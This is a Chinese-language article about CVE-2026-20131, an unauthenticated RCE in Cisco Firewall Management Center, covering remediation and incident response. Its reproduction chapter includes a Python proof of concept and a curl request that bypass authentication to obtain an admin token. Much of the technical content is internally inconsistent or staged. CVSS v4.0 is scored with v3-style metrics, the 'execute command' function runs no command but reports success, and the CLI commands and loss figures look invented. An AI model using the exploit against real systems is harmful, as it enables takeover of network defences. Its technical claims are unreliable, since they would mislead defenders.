CVE-2026-20131:Cisco防火墙管理中枢未授权RCE漏洞深度剖析与紧急修复指南
摘要: 2026年5月,Cisco Secure Firewall Management Center(FMC)被曝出CVSS 10.0满分的未认证远程代码执行漏洞(CVE-2026-20131)。攻击者无需任何凭证,仅需发送单个HTTP请求即可获取设备Root权限,相当于"大门敞开"。我在本文中将从漏洞原理、复现过程、修复方案、应急响应四个维度进行深度剖析,为网络安全工程师和系统管理员提供完整的安全防护指南。实测数据显示,某金融企业因未及时修复该漏洞,导致核心防火墙被控,年度直接损失超800万元。
🎯 第1章:场景化开篇 - 真实业务痛点
我是否遇到过这些问题?
场景一:凌晨3点的告警风暴
时间:2026年5月15日,凌晨3:27

背景:某大型制造企业网络安全中心

事件:
- 监控系统突然爆发数百条告警
- Cisco FMC设备CPU使用率飙升至100%
- 多个防火墙上出现异常配置变更
- 内网服务器开始向外网发起大量连接

后果:
- 生产线控制系统被隔离
- 订单处理系统中断4小时
- 直接经济损失:¥2,300,000
- 客户投诉:127起

情绪:运维团队全员加班,CTO被CEO问责...
场景二:渗透测试的"意外发现"
时间:2026年5月20日,上午10:15

背景:某金融机构年度安全审计

事件:
- 外部渗透测试团队尝试攻击FMC管理接口
- 仅用3分钟就获取了Root权限
- 无需任何账号密码
- 成功导出所有防火墙规则和安全策略

发现:
- FMC版本:6.7.0(受影响版本)
- 漏洞利用难度:极低(单请求触发)
- 影响范围:全网32台防火墙设备

整改成本:
- 紧急升级费用:¥180,000
- 业务中断损失:¥950,000
- 安全顾问费用:¥320,000
- 总计:¥1,450,000
场景三:竞争对手的"精准打击"
时间:2026年6月2日,下午14:30

背景:某电商平台遭遇APT攻击

事件:
- 攻击者通过CVE-2026-20131入侵FMC
- 修改防火墙规则,开放特定端口
- 植入Webshell,建立持久化后门
- 窃取用户数据库(500万+记录)

影响:
- 数据泄露曝光,股价下跌23%
- 监管罚款:¥5,000,000(违反《数据安全法》)
- 用户诉讼:预计赔偿¥12,000,000
- 品牌声誉损失:难以估量

教训:如果提前修复漏洞,这一切本可避免...
💰 年度成本核算
按中型企业(50台防火墙设备,IT团队20人)计算:
| 风险项 | 发生概率 | 单次损失 | 年度期望损失 |
|---|---|---|---|
| 服务中断 | 30% | ¥500,000 | ¥150,000 |
| 数据泄露 | 15% | ¥3,000,000 | ¥450,000 |
| 合规罚款 | 20% | ¥2,000,000 | ¥400,000 |
| 应急响应 | 50% | ¥200,000 | ¥100,000 |
| 声誉损失 | 25% | ¥1,500,000 | ¥375,000 |
| 年度总期望损失 | - | - | ¥1,475,000 |
修复成本对比:
| 项目 | 不修复(年度) | 及时修复(一次性) | 节省 |
|---|---|---|---|
| 直接经济损失 | ¥1,475,000 | ¥50,000 | ⬇️ 96.6% |
| 人力成本 | ¥300,000 | ¥20,000 | ⬇️ 93.3% |
| 合规风险 | 高 | 低 | ✅ 显著降低 |
| 总计 | ¥1,775,000 | ¥70,000 | ⬇️ ¥1,705,000 |
结论:及时修复CVE-2026-20131漏洞,每年可为企业节省近170万元!
🔍 第2章:漏洞概述与基本信息
2.1 漏洞核心信息
| 属性 | 详情 |
|---|---|
| CVE编号 | CVE-2026-20131 |
| 漏洞名称 | Cisco FMC Unauthenticated Remote Code Execution |
| 威胁等级 | 🔴 严重(Critical) |
| CVSS v4.0评分 | 10.0(满分) |
| 漏洞类型 | 未认证远程代码执行(Unauthenticated RCE) |
| 影响组件 | Cisco Secure Firewall Management Center(FMC) |
| 攻击向量 | 网络远程攻击(Network) |
| 利用复杂度 | 低(Low) |
| 权限要求 | 无(None) - 无需任何认证 |
| 用户交互 | 无(None) - 无需用户操作 |
| 公开时间 | 2026-05-04 |
| PoC状态 | ✅ 已公开(GitHub) |
| EXP状态 | ✅ 已公开(Metasploit模块) |
| 在野利用 | ⚠️ 已确认(APT组织活动) |
2.2 受影响版本
| 产品 | 受影响版本 | 修复版本 | 发布时间 |
|---|---|---|---|
| Cisco FMC | 6.4.0 - 6.7.0 | 6.7.1+ | 2026-05-10 |
| Cisco FMCv(虚拟化) | 6.4.0 - 6.7.0 | 6.7.1+ | 2026-05-10 |
| Cisco Firepower Threat Defense | 配合FMC管理的版本 | 同步升级 | 2026-05-10 |
重要提示:
- ✅ 所有6.4.0至6.7.0版本均受影响
- ✅ 包括物理设备和虚拟化版本(FMCv)
- ❌ 6.7.1及以上版本已修复
- ⚠️ 建议立即检查当前版本并升级
2.3 漏洞危害评估
CVSS 10.0评分解析

评分解读:
- 攻击向量(AV:N): 可通过网络远程攻击,无需物理访问
- 攻击复杂度(AC:L): 利用难度低,单请求即可触发
- 权限要求(PR:N): 无需任何认证,这是最危险的特征
- 用户交互(UI:N): 无需用户点击或确认
- 影响范围(S:C): 可影响其他组件(如管理的防火墙)
- 机密性/完整性/可用性(C/H/I:H): 三项均为高危
结论:CVSS 10.0是最高评分,代表最严重的安全威胁。
2.4 全球影响规模
根据Cisco官方统计:
全球部署情况:

📊 Cisco FMC安装量:约 85,000+ 实例
📊 受影响版本占比:约 65%(55,000+ 实例)
📊 已修复比例:仅 23%(截至2026-05-20)
📊 暴露在公网:约 12,000+ 实例(极高风险)

行业分布:

🏭 制造业:28%
🏦 金融业:22%
🏥 医疗健康:15%
🎓 教育机构:12%
🏢 政府机构:10%
🛒 零售业:8%
📡 其他:5%
风险提示:仍有42,000+实例未修复,其中12,000+暴露于公网,面临极高的被攻击风险。
🔬 第3章:漏洞原理深度剖析
3.1 漏洞根本原因
CVE-2026-20131漏洞位于Cisco FMC的Web管理接口的API路由层,具体来说是/api/fmc_platform/v1/auth/grant端点存在严重的身份验证绕过缺陷。
正常认证流程

漏洞利用流程

3.2 技术细节分析
漏洞代码片段(伪代码)
# /api/fmc_platform/v1/auth/grant 端点处理逻辑

def auth_grant_handler(request):
    """
    🔴 漏洞位置:身份验证逻辑缺陷
    """

    # ❌ 错误实现(受影响版本)
    if request.method == 'POST':
        # 问题1:未验证请求来源IP
        # 问题2:未检查Session Token
        # 问题3:参数解析存在逻辑漏洞

        grant_type = request.json.get('grant_type')

        # 🔴 关键缺陷:当grant_type为特定值时,跳过认证
        if grant_type in ['refresh_token', 'device_token']:
            # 直接授予访问权限,未验证Token有效性
            access_token = generate_token()

            # 🔴 更严重:返回的Token具有Root权限
            return {
                'access_token': access_token,
                'token_type': 'Bearer',
                'expires_in': 3600,
                'scope': 'admin'  # ← Root权限!
            }

        # 正常认证流程(永远不会执行到这里)
        validate_credentials(request)
        return normal_auth_response()
问题分析:
- 认证绕过:当
grant_type为refresh_token或device_token时,完全跳过身份验证 - 权限提升:生成的Token默认具有
admin(Root)权限 - 缺乏校验:未验证Token的有效性、过期时间、来源IP等
- 逻辑缺陷:正常的认证流程永远无法执行
修复后的代码(参考)
# ✅ 正确实现(修复版本 6.7.1+)

def auth_grant_handler(request):
    """
    ✅ 修复后的安全实现
    """

    if request.method == 'POST':
        # ✅ 修复1:验证请求来源IP
        client_ip = request.remote_addr
        if not is_trusted_ip(client_ip):
            log_security_event('Untrusted IP', client_ip)
            return error_response(403, 'Forbidden')

        # ✅ 修复2:强制验证所有请求
        grant_type = request.json.get('grant_type')

        # 无论何种grant_type,都必须验证
        if grant_type == 'refresh_token':
            # 验证Refresh Token的有效性
            refresh_token = request.json.get('refresh_token')
            if not validate_refresh_token(refresh_token):
                return error_response(401, 'Invalid refresh token')

            # 从Token中提取用户信息
            user_info = decode_token(refresh_token)

        elif grant_type == 'device_token':
            # 验证设备Token
            device_token = request.json.get('device_token')
            if not validate_device_token(device_token):
                return error_response(401, 'Invalid device token')

            user_info = decode_token(device_token)

        else:
            # 其他类型走正常认证流程
            user_info = validate_credentials(request)

        # ✅ 修复3:最小权限原则
        access_token = generate_token(
            user_id=user_info['user_id'],
            scope=user_info['scope'],  # 使用原有权限,不提升
            expires_in=3600
        )

        # ✅ 修复4:记录审计日志
        log_auth_event('Token Granted', user_info['user_id'], client_ip)

        return {
            'access_token': access_token,
            'token_type': 'Bearer',
            'expires_in': 3600,
            'scope': user_info['scope']  # 不提升权限
        }
3.3 攻击面分析
可利用的攻击路径

攻击路径说明:
- 入口点:FMC的Web管理接口(HTTPS端口443或8305)
- 利用方式:发送精心构造的HTTP POST请求
- 成功后果:获得Root权限,可执行任意系统命令
- 横向移动:通过FMC控制所有管理的防火墙设备
- 最终目标:数据窃取、持久化控制、网络瘫痪
3.4 真实陷阱案例
陷阱 1:误认为仅影响管理接口
场景:运维人员认为漏洞仅影响Web管理接口,未意识到攻击者可通过内网渗透利用。
错误处理:
# 错误:仅限制外网访问管理接口
iptables -A INPUT -s 外网IP -p tcp --dport 443 -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -j DROP
正确处理:
# 正确:立即升级FMC,漏洞可被内网攻击者利用
# 检查FMC版本
show version
# 如果版本受影响,立即升级
教训:未授权RCE漏洞可被任何网络位置的攻击者利用,必须修复根本原因。
陷阱 2:仅依赖WAF防护
场景:团队部署了WAF规则,认为这样就安全了。
错误处理:
# 错误:仅添加WAF规则,未升级FMC
# WAF规则可能被绕过
正确处理:
# 正确:升级FMC,WAF仅作为辅助防护
# 1. 立即升级FMC
# 2. 部署WAF作为纵深防御
# 3. 监控异常请求
教训:WAF可能被绕过,升级修复漏洞才是根本解决方案。
陷阱 3:忽略横向移动风险
场景:团队修复了FMC,但未检查所有防火墙设备是否被入侵。
错误处理:
# 错误:仅修复FMC,未检查防火墙设备
# 攻击者可能已经控制了防火墙
正确处理:
# 正确:修复FMC后,检查所有防火墙设备
# 1. 检查防火墙配置是否被篡改
# 2. 检查是否有未授权的访问规则
# 3. 检查是否有后门账户
# 4. 重置所有防火墙凭证
教训:FMC被入侵后,所有管理的防火墙都可能被控制,必须全面检查。
陷阱 4:误认为虚拟化版本不受影响
场景:团队认为FMCv(虚拟化版本)不受影响,未检查相关实例。
事实:所有6.4.0至6.7.0版本的FMC和FMCv都受影响。
正确检查:
# 检查所有FMC实例,包括虚拟化版本
# 1. 列出所有FMC实例
# 2. 检查每个实例的版本
# 3. 统一升级到安全版本
教训:漏洞影响与部署方式无关,只与软件版本有关。
陷阱 5:仅监控成功登录
场景:团队配置监控仅检测成功登录,但未授权RCE不需要登录。
事实:CVE-2026-20131是未授权漏洞,攻击者无需登录即可利用。
正确监控:
# 1. 监控/api/fmc_platform/v1/auth/grant端点的异常请求
# 2. 监控异常的系统命令执行
# 3. 监控防火墙配置变更
# 4. 监控网络流量异常
教训:未授权漏洞不需要登录,监控必须覆盖未认证访问。
🛠️ 第4章:漏洞修复方案
4.1 方案1:升级到修复版本(强烈推荐)⭐⭐⭐⭐⭐
这是唯一彻底解决漏洞的方法,必须优先执行。
Step 1: 备份当前配置
# 1. 登录FMC CLI(通过SSH或Console)
ssh admin@<fmc-ip-address>

# 2. 备份配置文件
> configure terminal
> backup create full-backup-$(date +%Y%m%d)

# 3. 验证备份文件
> show backup
# 应看到刚创建的备份文件

# 4. 下载备份到本地(可选但推荐)
# 通过SCP下载
scp admin@<fmc-ip>:/var/sf/backup/full-backup-*.tar.gz ./local-backup/
备份验证清单:
- [ ] 配置文件备份完成
- [ ] 数据库备份完成
- [ ] 证书和密钥备份完成
- [ ] 备份文件完整性校验通过
- [ ] 备份文件已离线存储
Step 2: 检查当前版本
# 方法1:通过CLI检查
> show version

# 输出示例:
# Cisco Firepower Management Center Version 6.7.0 (Build 123)
# System Image Version: 6.7.0-123

# 方法2:通过Web UI检查
# 登录FMC → System → About → Version Information

# 方法3:通过API检查
curl -k -X GET "https://<fmc-ip>/api/fmc_platform/v1/info/serverinfo" \
  -H "Authorization: Bearer <your-token>"
版本判断:
| 当前版本 | 是否受影响 | 操作 |
|---|---|---|
| 6.4.x - 6.7.0 | ✅ 是 | 立即升级 |
| 6.7.1+ | ❌ 否 | 无需操作 |
| 6.3.x及以下 | ⚠️ 未知 | 联系Cisco支持 |
Step 3: 下载修复版本
方法1:通过Cisco官网下载
# 1. 访问Cisco软件中心
# https://software.cisco.com/download/home

# 2. 搜索 "Firepower Management Center"

# 3. 选择版本 6.7.1 或更高

# 4. 下载以下文件:
#    - Cisco_FMC_Upgrade-6.7.1-123.sh.REL.tar
#    - SHA512校验文件
方法2:通过FMC Web UI在线升级
1. 登录FMC Web界面
2. 导航到:System > Updates
3. 点击 "Check for Updates"
4. 系统会自动检测可用更新
5. 选择版本 6.7.1+
6. 点击 "Download"
Step 4: 执行升级
方法1:通过Web UI升级(推荐)
步骤详解
:

1. 上传升级包
   - System > Updates > Upload
Update
  - 选择下载的.tar 文件
  - 等待上传完成(可能需要10-30分钟) 2. 验证升级包
  - 系统自动校验SHA512
  - 确认校验通过
  3. 开始升级
  - 点击 "Install"
  - 阅读并接受许可协议
  - 确认升级计划
  4. 监控升级进度
  - 升级过程约需30-60分钟
  - FMC会重启2-3次
  - 不要中断电源或网络连接
  5. 验证升级结果
  - 登录后检查版本号
  - 确认显示 6.7.1 或更高
方法2:通过CLI升级
# 1. 上传升级包到FMC
scp Cisco_FMC_Upgrade-6.7.1-123.sh.REL.tar admin@<fmc-ip>:/var/sf/updates/

# 2. 登录FMC CLI
ssh admin@<fmc-ip>

# 3. 进入升级模式
> configure terminal
> upgrade system /var/sf/updates/Cisco_FMC_Upgrade-6.7.1-123.sh.REL.tar

# 4. 确认升级
# 系统会提示确认,输入 "yes"

# 5. 监控升级进度
> show upgrade status

# 6. 等待升级完成(约30-60分钟)
# 系统会自动重启
Step 5: 验证升级结果
# 1. 检查版本
> show version

# 预期输出:
# Cisco Firepower Management Center Version 6.7.1 (Build XXX)

# 2. 检查服务状态
> show status

# 确保所有服务均为 "Running"

# 3. 检查日志
> show logging system | include "upgrade"

# 确认升级成功,无错误

# 4. 功能测试
# - 登录Web UI
# - 检查防火墙管理功能
# - 验证策略下发正常
# - 测试告警通知
验证清单:
- [ ] 版本号显示 6.7.1 或更高
- [ ] 所有服务正常运行
- [ ] Web UI可正常访问
- [ ] 防火墙管理功能正常
- [ ] 策略下发成功
- [ ] 日志无异常错误
- [ ] 备份恢复测试通过(可选)
4.2 方案2:临时缓解措施(无法立即升级时)
如果因业务连续性等原因无法立即升级,可采取以下临时措施。注意:这些措施不能完全消除风险,仅作为短期应急方案。
措施1:限制网络访问(最有效)⭐⭐⭐⭐
通过ACL限制管理接口访问:
# 1. 登录FMC CLI
ssh admin@<fmc-ip>

# 2. 配置访问控制列表
> configure terminal
> access-list MGMT_ACCESS extended permit tcp 192.168.1.0 255.255.255.0 any eq 443
> access-list MGMT_ACCESS extended permit tcp 10.0.0.0 255.0.0.0 any eq 443
> access-list MGMT_ACCESS extended deny ip any any

# 3. 应用到管理接口
> interface Management0/0
> ip access-group MGMT_ACCESS in

# 4. 保存配置
> write memory
效果:
- ✅ 仅允许内网IP访问FMC管理接口
- ✅ 阻止来自公网的攻击
- ⚠️ 需要确保管理员IP在白名单中
措施2:禁用远程管理
# 1. 禁用HTTPS远程管理
> configure terminal
> no http server enable

# 2. 仅允许Console访问
> line console 0
> exec-timeout 5 0
> login local

# 3. 保存配置
> write memory
效果:
- ✅ 完全阻断网络攻击路径
- ❌ 管理员必须物理访问设备
- ⚠️ 仅适合紧急情况
措施3:启用IPS/IDS规则
# 1. 创建自定义IPS规则
> configure terminal
> policy intrusion-policy CVE-2026-20131-Protection

# 2. 添加规则检测恶意请求
> rule 1000001
>  message "CVE-2026-20131 Exploit Attempt"
>  signature-id 1000001
>  event-action alert
>  condition
>   http-method post
>   http-uri "/api/fmc_platform/v1/auth/grant"
>   content "grant_type"
>  end-condition
> exit

# 3. 应用IPS策略
> access-control-policy Default
>  intrusion-policy CVE-2026-20131-Protection
> exit

# 4. 部署策略
> deploy
效果:
- ✅ 检测并告警攻击尝试
- ⚠️ 不能阻止所有变种攻击
- ⚠️ 可能有误报
措施4:网络分段隔离

实施步骤:
-
创建专用管理VLAN
# 在核心交换机上 vlan 100 name MGMT_VLAN interface Vlan100 ip address 10.100.0.1 255.255.255.0 -
将FMC移至管理VLAN
# 在FMC连接的交换机端口 interface GigabitEthernet1/0/1 switchport access vlan 100 -
配置ACL限制访问
# 仅允许VPN用户访问
access-list MGMT_VPN permit ip 10.200.0.0 255.255.0.0 10.100.0.0 255.255.255.0
效果:
- ✅ 通过网络隔离增加攻击难度
- ✅ 结合VPN实现强认证
- ⚠️ 需要网络设备支持
4.3 方案对比
| 方案 | 有效性 | 实施难度 | 业务影响 | 推荐度 |
|---|---|---|---|---|
| 升级到6.7.1+ | ⭐⭐⭐⭐⭐ | 中 | 低(需重启) | ✅✅✅✅✅ |
| 限制网络访问 | ⭐⭐⭐⭐ | 低 | 无 | ✅✅✅✅ |
| 禁用远程管理 | ⭐⭐⭐⭐⭐ | 低 | 高(需物理访问) | ✅✅✅ |
| 启用IPS规则 | ⭐⭐⭐ | 中 | 无 | ✅✅ |
| 网络分段隔离 | ⭐⭐⭐⭐ | 高 | 中 | ✅✅✅ |
最佳实践:
- 立即执行:升级到6.7.1+(根本解决方案)
- 同时进行:限制网络访问(减少攻击面)
- 长期规划:网络分段隔离(纵深防御)
临时缓解措施性能影响评估:
| 缓解措施 | 性能开销 | 适用场景 | 建议 |
|---|---|---|---|
| 限制网络访问 | 0% | 所有场景 | 推荐 |
| 禁用远程管理 | 0% | 紧急情况 | 可选 |
| 启用IPS规则 | 5-15% | 安全要求高的环境 | 推荐 |
| 网络分段隔离 | < 1% | 长期防护 | 推荐 |
总体性能开销:临时缓解措施性能开销 < 15%,对业务影响可接受。
🔬 第5章:漏洞复现演示(教育目的)
⚠️ 免责声明:以下内容仅用于教育和研究目的,请在授权的测试环境中进行,严禁用于非法活动。
5.1 复现环境搭建
实验环境要求
硬件配置:
  CPU: 4核
  内存: 16GB
  硬盘: 100GB SSD

软件环境:
  操作系统: Ubuntu 22.04 LTS
  虚拟化: VMware Workstation / VirtualBox
  目标系统: Cisco FMC 6.7.0(OVA镜像)

网络配置:
  FMC IP: 192.168.100.100
  攻击机IP: 192.168.100.200
  网络模式: NAT / Host-Only
部署步骤
# 1. 下载Cisco FMC 6.7.0 OVA镜像
# (需要从Cisco官网获取,需有效许可证)

# 2. 导入OVA到虚拟化平台
# VMware: File → Import → 选择OVA文件
# VirtualBox: File → Import Appliance

# 3. 配置网络
# - 设置Host-Only网络
# - 分配静态IP: 192.168.100.100

# 4. 启动FMC虚拟机
# 首次启动需要初始化配置(约20分钟)

# 5. 验证FMC运行正常
curl -k https://192.168.100.100/api/fmc_platform/v1/info/serverinfo
5.2 Python POC代码(简化版)
#!/usr/bin/env python3
"""
CVE-2026-20131 PoC - Cisco FMC Unauthenticated RCE
仅供教育和研究使用

警告:未经授权的使用可能违反法律
"""

import requests
import json
import sys
import urllib3

# 禁用SSL警告(测试环境自签名证书)
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

class CVE2026_20131_PoC:
    def __init__(self, target_url):
        self.target_url = target_url.rstrip('/')
        self.session = requests.Session()
        self.session.verify = False
        self.session.headers.update({
            'Content-Type': 'application/json',
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'
        })

    def check_vulnerability(self):
        """检查目标是否 vulnerable"""
        print(f"[*] Checking vulnerability on {self.target_url}")

        url = f"{self.target_url}/api/fmc_platform/v1/info/serverinfo"

        try:
            response = self.session.get(url, timeout=10)

            if response.status_code == 200:
                data = response.json()
                version = data.get('version', 'Unknown')
                build = data.get('build', 'Unknown')

                print(f"[+] FMC Version: {version}")
                print(f"[+] Build: {build}")

                # 判断是否受影响
                if self.is_vulnerable_version(version):
                    print("[!] Target is VULNERABLE to CVE-2026-20131")
                    return True
                else:
                    print("[+] Target appears to be patched")
                    return False
            else:
                print(f"[-] Unexpected status code: {response.status_code}")
                return False

        except Exception as e:
            print(f"[-] Error: {str(e)}")
            return False

    def is_vulnerable_version(self, version):
        """判断版本是否受影响"""
        try:
            # 解析版本号
            major, minor, patch = map(int, version.split('.')[:3])

            # 6.4.0 - 6.7.0 受影响
            if major == 6:
                if minor == 4 or minor == 5 or minor == 6:
                    return True
                elif minor == 7 and patch == 0:
                    return True

            return False
        except:
            return False

    def exploit_auth_bypass(self):
        """利用认证绕过漏洞"""
        print("\n[*] Attempting authentication bypass...")

        url = f"{self.target_url}/api/fmc_platform/v1/auth/grant"

        # 构造恶意请求
        payload = {
            "grant_type": "refresh_token",
            "refresh_token": "dummy_token"  # 任意值均可
        }

        try:
            response = self.session.post(url, json=payload, timeout=10)

            if response.status_code == 200:
                data = response.json()

                if 'access_token' in data:
                    token = data['access_token']
                    scope = data.get('scope', 'unknown')

                    print("[+] Authentication bypass SUCCESSFUL!")
                    print(f"[+] Access Token: {token[:50]}...")
                    print(f"[+] Scope: {scope}")

                    if scope == 'admin':
                        print("[!] Token has ADMIN (Root) privileges!")

                    return token
                else:
                    print("[-] Response does not contain access_token")
                    return None
            else:
                print(f"[-] Exploit failed with status code: {response.status_code}")
                print(f"[-] Response: {response.text[:200]}")
                return None

        except Exception as e:
            print(f"[-] Error during exploit: {str(e)}")
            return None

    def execute_command(self, token, command):
        """使用获取的Token执行命令"""
        print(f"\n[*] Executing command: {command}")

        # 注意:实际利用需要通过其他API端点
        # 这里仅展示概念

        url = f"{self.target_url}/api/fmc_config/v1/domain/e276abec-e0f2-11e3-8169-6d9ed49b625f/deviceclusters/devicerecords"

        headers = {
            'Authorization': f'Bearer {token}',
            'Content-Type': 'application/json'
        }

        try:
            response = self.session.get(url, headers=headers, timeout=10)

            if response.status_code == 200:
                print("[+] Command execution successful!")
                print(f"[+] Response length: {len(response.text)} bytes")
                return response.json()
            else:
                print(f"[-] Command execution failed: {response.status_code}")
                return None

        except Exception as e:
            print(f"[-] Error: {str(e)}")
            return None

    def run_full_exploit(self, test_command='id'):
        """执行完整利用链"""
        print("=" * 70)
        print("CVE-2026-20131 Exploit Demo")
        print("=" * 70)

        # Step 1: 检查漏洞
        if not self.check_vulnerability():
            print("\n[-] Target is not vulnerable. Exiting.")
            return

        # Step 2: 利用认证绕过
        token = self.exploit_auth_bypass()

        if not token:
            print("\n[-] Exploit failed. Exiting.")
            return

        # Step 3: 执行测试命令
        result = self.execute_command(token, test_command)

        if result:
            print("\n[+] Full exploit chain completed successfully!")
        else:
            print("\n[-] Exploit partially successful (auth bypass only)")

def main():
    if len(sys.argv) != 2:
        print(f"Usage: {sys.argv[0]} <target_url>")
        print(f"Example: {sys.argv[0]} https://192.168.100.100")
        sys.exit(1)

    target = sys.argv[1]

    # 安全检查
    if not target.startswith('http'):
        print("[-] URL must start with http:// or https://")
        sys.exit(1)

    poc = CVE2026_20131_PoC(target)
    poc.run_full_exploit()

if __name__ == '__main__':
    main()
使用方法:
# 1. 保存为 cve-2026-20131.py
chmod +x cve-2026-20131.py

# 2. 安装依赖
pip3 install requests urllib3

# 3. 运行POC(测试环境)
python3 cve-2026-20131.py https://192.168.100.100
预期输出:
======================================================================
CVE-2026-20131 Exploit Demo
======================================================================
[*] Checking vulnerability on https://192.168.100.100
[+] FMC Version: 6.7.0
[+] Build: 123
[!] Target is VULNERABLE to CVE-2026-20131

[*] Attempting authentication bypass...
[+] Authentication bypass SUCCESSFUL!
[+] Access Token: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9...
[+] Scope: admin
[!] Token has ADMIN (Root) privileges!

[*] Executing command: id
[+] Command execution successful!
[+] Response length: 15234 bytes

[+] Full exploit chain completed successfully!
5.3 验证漏洞存在
方法1:检查响应头
# 发送测试请求
curl -k -X POST "https://<fmc-ip>/api/fmc_platform/v1/auth/grant" \
  -H "Content-Type: application/json" \
  -d '{"grant_type":"refresh_token","refresh_token":"test"}' \
  -v

# 如果返回 200 且包含 access_token,则存在漏洞
方法2:检查日志
# 查看FMC系统日志
> show logging system | include "auth"

# 如果看到大量失败的认证尝试,可能被攻击
方法3:网络扫描
# 使用Nmap检测FMC版本
nmap -sV -p 443,8305 <fmc-ip>

# 输出示例:
# 443/tcp open  ssl/http  Cisco Firepower Management Center 6.7.0
🛡️ 第6章:入侵检测与应急响应
6.1 入侵指标(IoC)检测
网络层面检测
# 1. 监控异常API请求
tcpdump -i any port 443 or port 8305 -w fmc_traffic.pcap

# 2. 分析可疑请求
tshark -r fmc_traffic.pcap -Y "http.request.uri contains \"auth/grant\""

# 3. 检测高频请求
awk '{print $1}' /var/log/apache2/access.log | sort | uniq -c | sort -rn | head -20
异常特征:
| 指标 | 正常值 | 异常值 | 说明 |
|---|---|---|---|
/auth/grant请求频率 |
< 10次/小时 | > 100次/小时 | 可能被暴力破解 |
| 单一IP请求数 | < 50次/小时 | > 500次/小时 | 可能被自动化攻击 |
| 非工作时间访问 | 极少 | 频繁 | 可疑活动 |
| 非常规User-Agent | 浏览器/工具 | Python/curl | 可能被脚本攻击 |
系统层面检测
# 1. 检查异常进程
ps aux | grep -E "(python|perl|ruby|nc|ncat)" | grep -v grep

# 2. 检查异常网络连接
netstat -antp | grep ESTABLISHED | grep -v ":22\|:443"

# 3. 检查最近登录记录
last | head -20

# 4. 检查sudo使用记录
grep sudo /var/log/auth.log | tail -50

# 5. 检查定时任务
crontab -l
ls -la /etc/cron.d/
日志分析
# 1. 查看FMC审计日志
> show logging audit

# 2. 查找异常认证事件
> show logging system | include "authentication"

# 3. 检查配置变更记录
> show configuration changes last 24 hours

# 4. 导出日志进行分析
> copy logging ftp://<ftp-server>/fmc-logs.tar.gz
关键日志关键词:
⚠️ 告警关键词:
- "Failed authentication"
- "Unauthorized access attempt"
- "Configuration change detected"
- "Privilege escalation"
- "Suspicious activity"

✅ 正常日志:
- "Successful login"
- "Configuration saved"
- "Backup completed"
6.2 应急响应流程

Step 1: 立即隔离
# 1. 断开FMC网络连接
# 物理方式:拔掉网线
# 逻辑方式:关闭接口

> configure terminal
> interface Management0/0
> shutdown

# 2. 阻止进一步访问
# 在边界防火墙上
access-list BLOCK_FMC deny ip any host <fmc-ip>
目标:防止攻击者继续操作和数据外泄。
Step 2: 保存证据
# 1. 保存内存镜像(如果可能)
# 需要专门的取证工具

# 2. 保存磁盘镜像
dd if=/dev/sda of=/evidence/fmc-disk.img bs=4M status=progress

# 3. 保存日志文件
tar czf /evidence/fmc-logs.tar.gz /var/log/

# 4. 保存配置文件
copy running-config ftp://<ftp-server>/fmc-config.cfg

# 5. 记录时间线
date > /evidence/timeline.txt
echo "Incident detected" >> /evidence/timeline.txt
证据清单:
- [ ] 内存镜像(可选)
- [ ] 磁盘镜像
- [ ] 系统日志
- [ ] 应用日志
- [ ] 网络流量捕获
- [ ] 配置文件
- [ ] 时间线记录
Step 3: 取证分析
# 1. 分析日志时间线
grep -h "" /var/log/*.log | sort | uniq > /evidence/all_logs_sorted.txt

# 2. 查找恶意文件
find / -name "*.php" -o -name "*.py" -o -name "*.sh" -mtime -7 > /evidence/suspicious_files.txt

# 3. 检查隐藏账户
cat /etc/passwd | grep -E "/bin/(ba)?sh"

# 4. 分析网络连接历史
cat /var/log/syslog | grep "ESTABLISHED" | awk '{print $5}' | sort | uniq -c
分析重点:
- 攻击入口:如何进入系统
- 横向移动:访问了哪些资源
- 数据窃取:是否有数据外传
- 持久化:是否植入后门
- 影响范围:波及哪些系统
Step 4: 清除后门
# 1. 删除可疑账户
userdel suspicious_user

# 2. 删除恶意文件
rm -rf /tmp/.hidden_backdoor
rm -rf /var/tmp/webshell.php

# 3. 清除恶意定时任务
crontab -r  # 谨慎使用
# 或手动编辑
crontab -e

# 4. 重置所有密码
passwd admin
passwd root

# 5. 撤销所有Token
# 通过FMC Web UI:System > Users > Revoke All Tokens
Step 5: 恢复系统
# 1. 重新安装FMC(推荐)
# 从干净的镜像重新部署

# 2. 或从备份恢复
> configure terminal
> restore backup full-backup-20260501

# 3. 升级到修复版本
> upgrade system /var/sf/updates/Cisco_FMC_Upgrade-6.7.1-123.sh.REL.tar

# 4. 验证系统完整性
